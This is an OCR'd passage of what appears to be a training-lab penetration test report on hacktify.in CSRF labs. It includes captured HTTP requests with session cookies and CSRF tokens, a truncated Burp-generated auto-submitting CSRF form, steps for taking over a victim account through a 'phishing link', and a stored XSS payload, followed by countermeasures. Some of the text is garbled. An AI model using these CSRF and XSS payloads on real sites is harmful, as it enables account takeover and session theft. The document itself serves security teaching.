Cookie: _ga_BC1TF49GTQ=GS1.1.1739537247.1.0.1739537284.0.0.0; _ga=GA1.1.423982973.1739537248; PHPSESSID=ac29f08996bac7c00414148d950f1b6b
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Origin: https://labs.hacktify.in
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_6/passwordChange.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
newPassword=hacker&newPassword2=hacker&csrf=9f30abfb7a0141bb657fa6d587a5878b
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Notes



CSRF PoC generator
Request to: https://labs.hacktify.in
Options
Pretty
Raw
Hex
GET /HTML/csrf_lab/lab_6/passwordChange.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_BC1TF49GTQ=GS1.1.1739537247.1.0.1739537284.0.0.0; _ga=GA1.1.423982973.1739537248; PHPSESSID=ac29f08996bac7c00414148d950f1b6b
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
Inspector
Search
0 highlights
CSRF HTML:
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://labs.hacktify.in/HTML/csrf_lab/lab_6/passwordChange.php
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
Search
0 highlights
Regenerate
Test in browser
Copy HTML
Close




7.Login victim, It was done after then change the request to get method on CSRF poc.




8.Now use firefox filename.html this command to make phishing link.




9.Then click the button to see changes.




10.The password will changed successful but that changes apply on attacker account now the attacker account password is hacker.




11.Then again login with victim account.




12.Change the method to post and I was test again with my payload, And my token is default to set it.




13..Now use firefox filename.html this command to make phishing link.



14.Click the button! , Now the password is change or not. Even if I have doubt and struggle to test this method, because we know the post method will definitely change any other account password.





15.Password changed successfully.




16.Now I tested the old password and there was error.

Every cross-site request forgery is easy to perform but there some technique to see all the changes and processing difficulty.





17.When I use new hacked password like pass : hacker. It works and login victim account successfully changed.




2.5. XSS Is Saviour

Reference	**Risk Rating**
XSS Is Saviour	**High**
Tools Used	
Burpsuite	
Vulnerability Description	
This lab is vulnerable to **both CSRF and Stored Cross-Site Scripting (XSS)**: 1. **CSRF Attack** – Allows unauthorized actions on behalf of an authenticated user. 2. **Stored XSS** – Injected scripts are stored on the server and executed when other users access the page.	
How It Was Discovered	
-Logged in and found an input box accepting user input. -Injected the XSS payload: <script>alert(1)</script> • The script executed successfully, confirming **Stored XSS**.	


Vulnerable URLs
https://labs.hacktify.in/HTML/csrf_lab/lab_7/lab_7.php
Consequences of not Fixing the Issue
🚨 **CSRF Risks:** • Attackers can **force password changes**, submit unwanted data, or perform unauthorized actions. 🚨 **Stored XSS Risks:** • **Session Hijacking** – Attacker steals cookies to impersonate users. • **Defacement** – Malicious scripts execute whenever a user visits the page. • **Keylogging** – Scripts capture user keystrokes (e.g., credentials, payment info).
Suggested Countermeasures
For CSRF: • Implement **CSRF tokens** and enforce verification. • Restrict **state-changing requests to POST only**. • Validate **Referer and Origin headers**. **For XSS:** • **Sanitize and encode user input** before storing it. • Use **Content Security Policy (CSP)** to block script execution. • Implement **WAF (Web Application Firewall)** to detect suspicious payloads.
References
